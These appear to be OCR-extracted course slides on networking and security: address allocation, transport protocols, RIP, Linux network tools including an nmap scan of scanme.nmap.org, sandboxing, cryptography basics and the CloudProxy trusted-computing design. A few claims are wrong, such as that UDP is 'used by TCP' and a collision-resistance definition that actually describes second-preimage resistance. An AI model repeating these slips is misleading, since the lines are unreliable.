  - Prefix: assigned *to* an institution
  - Addresses: assigned *by* the institution to their nodes
- Who assigns prefixes?
  - Internet Corporation for Assigned Names and Numbers
    - Allocates large address blocks to Regional Internet Registries
  - Regional Internet Registries (RIRs)
    - E.g., ARIN (American Registry for Internet Numbers)
    - Allocates address blocks within their regions
    - Allocated to Internet Service Providers and large institutions
  - Internet Service Providers (ISPs)
    - Allocate address blocks to their customers
    - Who may, in turn, allocate to their customers…

Adapted from course notes by Jennifer Rexford

Figuring Out Who Owns an Address


- Address registries
  - Public record of address allocations
  - Internet Service Providers (ISPs) should update when giving addresses to customers
  - However, records are notoriously out-of-date
- Ways to query
  - UNIX: “whois –h whois.arin.net 128.112.136.35”
  - http://www.arin.net/whois/
  - http://www.geektools.com/whois.php

. . .

Adapted from course notes by Jennifer Rexford

Transport Protocols


- Provide *logical communication* between application processes running on different hosts
- Run on end hosts
  - Sender: breaks application messages into segments, and passes to network layer
  - Receiver: reassembles segments into messages, passes to application layer
- Multiple transport protocol available to applications
  - TCP (reliable buffered messages like http)
  - UDP (single packet, unreliable, used by TCP)



Adapted from course notes by Jennifer Rexford

UDP: Unreliable Message Delivery Service


- Lightweight communication between processes
  - Avoid overhead and delays of ordered, reliable delivery
  - Send messages to and receive them from a socket
- User Datagram Protocol (UDP)
  - IP plus port numbers to support (de)multiplexing
  - Optional error checking on the packet contents



Adapted from course notes by Jennifer Rexford

Multiplexing and Demultiplexing

- Host receives IP datagrams
  - Each datagram has source and destination IP address,
  - Each datagram carries one transport-layer segment
  - Each segment has source and destination port number
- Host uses IP addresses and port numbers to direct the segment to appropriate socket



TCP/UDP segment format

Transmission Control Protocol (TCP)

- Connection oriented
  - Explicit set-up and tear-down of TCP session
- Stream-of-bytes service
  - Sends and receives a stream of bytes, not messages
- Reliable, in-order delivery
  - Checksums to detect corrupted data
  - Acknowledgments & retransmissions for reliable delivery
  - Sequence numbers to detect losses and reorder data
- Flow control
  - Prevent overflow of the receiver's buffer space
- Congestion control
  - Adapt to network congestion for the greater good

Adapted from course notes by Jennifer Rexford

Routing Information Protocol (RIP)

- Distance vector protocol
  - Nodes send distance vectors every 30 seconds
  - … or, when an update causes a change in routing
- Link costs in RIP
  - All links have cost 1
  - Valid distances of 1 through 15
  - … with 16 representing infinity
  - Small “infinity” → smaller “counting to infinity” problem
- RIP is limited to fairly small networks
  - E.g., used in the Princeton campus network

Adapted from course notes by Jennifer Rexford

Linux networking commands

- Many underlying network characteristics can be determined by Linux commands:
  - ifconfig - configure network interface parameters
  - traceroute - print the route packets take to network host (traceroute nis.nsf.net)
  - nmap - is an open source tool for network exploration and security auditing.

```
nmap -A -T4 scanme.nmap.org
    Nmap scan report for scanme.nmap.org (74.207.244.221)
    Host is up (0.029s latency).
    rDNS record for 74.207.244.221: li86-221.members.linode.com
    Not shown: 995 closed ports
    PORT     STATE    SERVICE     VERSION
    22/tcp   open     ssh         OpenSSH 3ubuntu7 |
         ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
            |_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
    80/tcp   open     http        Apache httpd 2.2.14 ((Ubuntu))
```

Linux networking commands

- More networking commands:
  - nslookup - query Internet domain name servers.
  - telnet - user interface to the TELNET protocol
  - ssh is a program for logging into a remote machine and for executing commands on a remote machine. It is intended to provide secure encrypted communications between two untrusted hosts over an insecure network.
  - netstat - displays the contents of various network-related data structures.

```
Active Internet connections
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp4       0      0  172.19.248.48.52040    17.249.28.34.5223      SYN_SENT
tcp4       0      0  172.19.248.48.52039    www.unitedwifi.c.http  ESTABLISHED
```

  - wireshark – packet capture on interface.

Isolation and sandboxing

- Malicious code may exploit vulnerabilities and “elevate privilege” (become root) ultimately installing persistent backdoors, …
- How do we ensure that malicious code (like browser plug-ins) does not interfere with safety critical code?
  - First, run malicious code as different user (account). If the OS is secure, this would do it.
  - If process isolation is inadequate, we would run suspicious code in a sandbox (like Google’s plug-in sandbox) or better still in a hypervisor which isolates entire operating systems.
  - We can employ system call interposition which monitors system calls and disables some access.
  - We can us “Berkeley jails” which makes only part of the file system hierarchy visible.
  - We can modify programs using control flow tools like CFI.

Provisioning and configuration

- When people or organizations first initialize their OS, they provision it with policy settings (e.g.- who can be root), password protections and cryptographic keys.
- They also install software, decide what services will run and which ports can be opened, which users can log in (by assigning accounts and passwords) as well as describing policies for network access (whitelisting or blacklisting IP addresses). These provisioning steps are critical for subsequent security.
- How does this happen?
  - Historic model is that the “administrator” installs the OS, software and manually configures all this.
  - More recently, machines are provisioned to trust an authority (by specifying the public key of the organization’s authority) and having the configuration done “over the air” upon first startup
- Secure systems come with hardware that allows one to remotely verify the machines identity, exactly what software is running and configuration by using an Authenticated boot. For example, Cloudproxy (see later slides).

Collecting data: packet sniffing

- Promiscuous mode on NIC or router passes all frames to OS interface not just frames addressed to the computer's MAC address. Used by:
  - wireshark
  - tcpdump which is a packet analyzer used to display all TCP/IP traffic transmitted or received over a network.
- Packet analyzers like Snort also sniff all traffic passing through the network interface.

Network segmentation

- Routers, proxies and gateways can be used to segment networks. For example, they may segregate “trusted” traffic that flows within an organization from traffic to or from the public internet.
- Proxy servers act as intermediary network clients. Proxies often have rules “whitelisting” IP addresses or even ports that clients may access. Proxies may also perform services, such as terminating TLS connections, before forwarding communications to its clients. Some proxies simply load balance requests among a set of other servers providing services. Most organizations have proxies that face the public internet so all such public traffic can be logged and inspected for malicious code.
- In many cases, a single network backbone bears traffic from many network segments which are segregated by router protocols or encryption. Sometimes, network segmentation is employed as a mechanism to provide network resource management by limiting active connections or critical endpoints.

Software defined networks

- A SDN is a framework to allow automatic, dynamic management and control of network devices, services, topology, traffic paths, and packet handling using high-level languages and APIs. SDN's are used in most cloud data centers.
- Openflow popularized SDNs. It enables network controllers to determine the path of network packets across a network of switches using flow tables at each network element (switch, router). These tables track message characteristics and tie specified identifiers to specified actions. OpenFlow allows remote administration of a layer 3 switch's packet forwarding tables, by adding, modifying and removing packet matching rules and actions. [extracted from Wikipedia]
- See this for an early description.

Software and networking part 4, security

- Isolation and sandboxing
- Provisioning and configuration
  - Updating
  - Writing secure software
- Cryptography and secure communications
  - The adversary
  - Confidentiality and integrity
  - Public key and symmetric cryptography
  - Cryptographic hashes
- Implementing “Trusted computing” primitives
  - Software as a security principal
  - Measure, isolate, seal, unseal, attest


Security

- Configuration, Access Control and auditing
  - Who are authorized security principals (users, software)?
  - How are they authenticated (e.g.-by password challenges or, better, cryptographic mechanism)
  - What operations can each authenticated user carry out.
  - Audit: How do we ensure security critical operations are logged for forensics.
- Data and communications security
  - Confidentiality: How is data or communications protected (usually by encryption)?
  - Integrity: How do we ensure that data, communications, configurations and programs have not been modified.
  - Availability: How do we ensure that important operations make progress and run when needed.
- Software security

Security and cryptography

- Cryptography is computing in the presence of an adversary.
- An adversary is characterized by:
  - Talent
    - Nation state: assume infinite intelligence.
    - Wealthy, unscrupulous criminal: not much less.
  - Access to information
    - Cipher-text only, probable plaintext attacks, known plaintext/ciphertext attacks, chosen plaintext attacks, adaptive interactive, chosen plaintext attacks (oracle model).
  - Computational resources

The wiretap channel: “In the beginning”



Message sent is:

$C = E_{K1}(P)$

Decrypted as:

$P = D_{K2}(C)$

P is called plaintext.

C is called ciphertext.

Symmetric Key: $K_1 = K_2$


Public Key: $K_1 \neq K_2$

K_1 is publicly known


K_2 is Bob’s secret

Adversaries and their discontents

Wiretap Adversary (Eve)




Man in the Middle Adversary (Mallory)



Cryptographic toolchest


- Symmetric ciphers (includes classical ciphers)
  - Block ciphers
  - Stream ciphers
  - Codes
- Asymmetric ciphers (Public Key)
- Cryptographic hashes
- Entropy and random numbers
- Protocols and key management

Symmetric ciphers



- Encryption and Decryption use the same key.
  - The transformations are simple and fast enough for practical implementation and use.
  - Two major types: Stream ciphers and block ciphers.
  - Examples: DES, AES, RC4, A5, Enigma, SIGABA, etc.
  - Can’t be used for key distribution or authentication.

Asymmetric (Public Key) ciphers



- Encryption and Decryption use different keys.
  - P_k is called the public key and p_k is the private key. Knowledge of P_k is sufficient to encrypt. Given P_k and C, it is infeasible to compute p_k and infeasible to compute P from C.
  - Invented in mid 70's –Hellman, Merkle, Rivest, Shamir, Adelman, Ellis, Cocks, Williamson
  - Public Key systems used to distribute keys, sign documents. Used in https:. Much slower than symmetric schemes.
  - Example public key systems: RSA-4096, ECC-521, Mc Eliece, RLWE-Lattice

Cryptographic hashes, random numbers

- Cryptographic hashes ($h:\{0,1\}^* \rightarrow \{0,1\}^{bs}$).
- Examples: SHA-256, SHA-512, Keccack
- bs is the output block size in bits--- 160, 256, 512 are common)
  - One way: Given b=h(a), it is hard (infeasible) to find a.
  - Collision Resistant: Given b=h(a), it is hard to find a' such that h(a')= b.
- Cryptographic random numbers
  - Not predictable even with knowledge of source design
  - Passing standard statistical tests is a necessary but not sufficient condition for cryptographic randomness.
  - Require "high-entropy" source.
  - Huge weakness in real cryptosystems.
- Pseudorandom number generators
  - Stretch random strings into longer strings

Computational strength of adversary

- Infinite - Perfect Security
  - Information Theoretic.
  - Doesn’t depend on computing resources or time available.
- Polynomial
  - Asymptotic measure of computing power.
  - Indicative but not dispositive.
- Realistic
  - The actual computing resources under known or suspected attacks.
  - This is us, low brow.

Information strength of the adversary

- Adversary gets ciphertext only (Yikes!)
  - Rare these days
- Adversary gets corresponding plaintext/ciphertext attack
- Adversary gets chosen plaintext and corresponding ciphertext (CPA, offline attack)
  - The adversary can only encrypt messages
- Adversary gets chosen, non-adaptive chosen ciphertext attack and plaintext (CCA1)
  - The adversary has access to a decryption oracle until, but not after, it is given the target ciphertext
- Adaptive chosen ciphertext attack (CCA2)
  - The adversary has unlimited access to a decryption oracle, *except that the oracle rejects the target ciphertext*
  - The CCA2 model is very general – in practice, adversaries are much weaker than a full-strength CCA2 adversary
  - Yet, many adversaries are too strong to fit into CCA1

Trusted computing

- Software as a security principal
- Cryptography as a framework for isolation, confidentiality, integrity, authentication and authorization
- Measurement
- Isolation
- Seal and unseal
- Attest
- Randomness

Building a secure distributed application

Currently

- Write the programs implementing the application correctly
- Deploy the program safely (no changes)
- Configure the operating environment correctly
- Ensure other programs can't (or don't) interfere with safe program execution
- Generate and deploy keys safely
- Protect keys during use and storage
- Ensure data is not visible to adversaries and cannot be changed in transmission or storage
- Add new program elements during operation
- Ensure trust infrastructure is reliable
- Manually audit to provide confidence this all happened during operations

With CloudProxy

- Write the programs implementing the application correctly

- Properties
  - Fail safe *remotely* verifiable operation
  - Simple programming model
    - Support multiple layers of familiar software stack (Application, OS, Hypervisor, Hardware)

Secret sauce: the “Tao”

- Host – Hosted system paradigm
  - Both measured
  - Recursive
- Host system provides:
  - Isolation for measurement-based principals
    - Hosted programs
  - Services for measurement-based principals
    - Restricted use of cryptographic keys to encrypt and decrypt secrets for a measurement-based principal
    - Attestation for trust establishment
    - Key management for the principals
    - Policy enforcement anchor (authentication and authorization)

Measurement-based Principals

- Measurement for executing hosted program includes
  - The binary
  - The parameters and other initial data
  - The host system and its ancestors
- Root host system is usually hardware
- Measurement Principals have descriptive, authenticated names and keys with public-private key-pairs that “speak for” them

  - `Linux Tao Service (key([c096d85702a63ee1d350f80977163baf507272ed450ec6fc8a7a7837402bcaa1]).TrivialGuard ("Liberal”)`
  - `key([c096d85702a63ee1d350f80977163baf507272ed450ec6fc8a7a7837402bcaa1]).TrivialGuard( "Liberal").Program([f4217096352bfe4508d1e2930373df748d35cee8f1efa44ac68d0bc973794063] ).PolicyKey([b5548720ac9e56c0de44acbcc69c65 e1b6ac07a833eb297e4f846f643bfd7d4c])`

Policy anchor

- Policy public key is part of measured principal
  - Roots policy enforcement for activity
  - All valid assertions chain to this key
  - Key can’t be modified without changing principal
  - Instant PKI
  - Important for scalability
  - No hardwired configuration
  - No unverified actions
  - Technicality: Can be included using an extension mechanism.

Key management

- How do measurement-based principals get their keys?
  - Generate public-private key pair when first started on host system
  - Host system “attests” to public key
    - Signs attestation (certificate) with hosted system measurement and public key
    - Attestation transmitted to “authority” who signs public key with hosted system measurement
    - Certificate chain from hardware to hosted system is evidence for key
    - Private keys protected by host system
- … *Only this principal has access to the corresponding private key when isolated. Certificate chain is proof of key validity.*

CloudProxy Tao Library


- Primitives
  - Start measured isolated hosted program
  - Seal/unseal secrets to program identity
  - Generate, manage, certify keys via attestation keys (initialization)
  - Authenticate programs
  - Policy based authentication and authorization
    - Program based root
    - Claims, access guard
    - Cryptographic authentication (signatures)
  - End-point protected communications
    - Encrypted, authenticated, integrity protected channels and storage
    - Authenticates additional principals “spoken for” by channel
  - Distributed recovery
    - Update keys, programs,…

Turtles all the way down


- Hosted System
  - Uses services
  - Same interface at every level of the stack
- Host
  - Provides services
  - Some (small) implementation (and configuration) differences for different hosts
  - Host ancestors are trusted but not siblings or descendants
- Host – Hosted System
  - HW – OS
  - HW – VMM
  - VMM – OS
  - OS – Application (process)
  - Process – Container
  - Process – plug in

Cloud setting: protection model

